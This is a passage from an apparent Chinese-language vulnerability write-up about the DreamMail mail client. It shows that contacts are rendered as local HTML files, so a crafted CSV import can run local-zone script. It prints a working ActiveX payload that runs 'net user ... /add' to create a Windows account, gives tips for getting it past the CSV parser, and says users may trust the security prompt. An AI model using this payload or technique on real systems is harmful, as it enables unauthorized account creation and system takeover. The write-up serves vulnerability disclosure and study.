


图2

在图2中间的部分右击鼠标，在弹出的菜单中选择"新联系人"，如图3所示。




图3

按照图3显示的内容，我们来建立一个新的联系人，这里我们主要填写三个地方：姓氏、电子邮件、商务网页。

填写好这些内容后，单击图3左上方的"保存并关闭"按钮，此刻，我们查看"通讯录"中的"所有联系人"就能看到这个新建联系人的内容，如图4所示。




图4

此刻，我们看到图4最右侧中显示新建联系人"test"用户的信息时，其中电子邮件、商务网页

的地方采用了类似网页中超级链接的显示格式。这使得我们十分怀疑DreamMail在这里是不是真的采用了网页来显示联系人的信息。

用鼠标右击图4最右侧，在出现的菜单中选择"属性"，效果如图5所示。




图5

图5显示的内容证实了我们的猜测，DreamMail果然利用网页形式来显示联系人的信息。

从图5中，我们看到，此刻的文件类型是一个"HTML Documents"，而"地址"一栏中显示的就是DreamMail保存联系人信息的网页文件地址。从图中，我们可以看到网页文件所处的位置在当前系统的用户临时文件夹中，让我们打开这个文件夹看一看，如图6所示。




图6

图6中的两个网页文件都是DreamMail用来显示联系人信息的，这就是为什么我们在图5右侧看到的联系信息好像显示为上下两个一样的内容。

现在，问题来了，既然联系人的信息在DreamMail显示的瞬间是被保存在本地系统当中的，而且还是网页文件，那么如果我们能够将脚本代码放入到联系人的某个信息中，那么当DreamMail在显示该联系人的信息时，会不会就发生了跨域脚本执行漏洞呢？

DreamMail是支持联系人信息导入功能的，这一功能可以从DreamMail的"文件"菜单的"通讯录导入导出"中找到，如图7所示。




图7

我们现在首先利用DreamMail的通讯录导入导出功能将当前新建立的这个名叫"test"的联系人的信息导出。注意，这里导出的格式为csv。

这里将导出的csv文件使用Windows系统自带的记事本程序打开，如图8所示。




图8

由于csv文件是采用逗号来分隔数据，其中显示为http://192.168.1.2的地方是需要我们修改的地方。我们将http://192.168.1.2修改为一段只有本地权限才能执行的脚本代码，即：<script> var wsh=new ActiveXObject("wscript.shell");wsh.run("cmd.exe /c net user aiwuyan 123456 /add");</script>。

一定要注意，在写脚本代码的时候不要使用逗号，因为csv文件在被导入的时候将会利用逗号来分割数据，造成脚本代码被破坏。

保存新修改的csv文件，现在，我们再次利用DreamMail的导入通讯录功能将这个csv文件保存的联系人信息导入到软件当中（记得提前在DreamMail中删除我们刚才建立的"test"联系人）。

导入成功后，我们再次通过单击图2中左下方的"通讯录"按钮来查看当前联系人，你会发现令人惊奇的事情发生了，如图9所示。




图9

大家看到图9中的那个警告提示了吗?这意味着我们插入到csv文件中的脚本代码被顺利执行了!要知道那段脚本是需要本地域权限才能运行的!

当DreamMail的用户在单击通讯录时,他看到图9中的安全提示对话框可能以为这是DreamMail本身的提示,于是,他就会选择"是"。与此同时,我们插入到联系人信息中的脚本代码就会被顺利执行,从而在当前用户的系统当中添加一个叫做"aiwuyan"的用户,效果如图10所示。

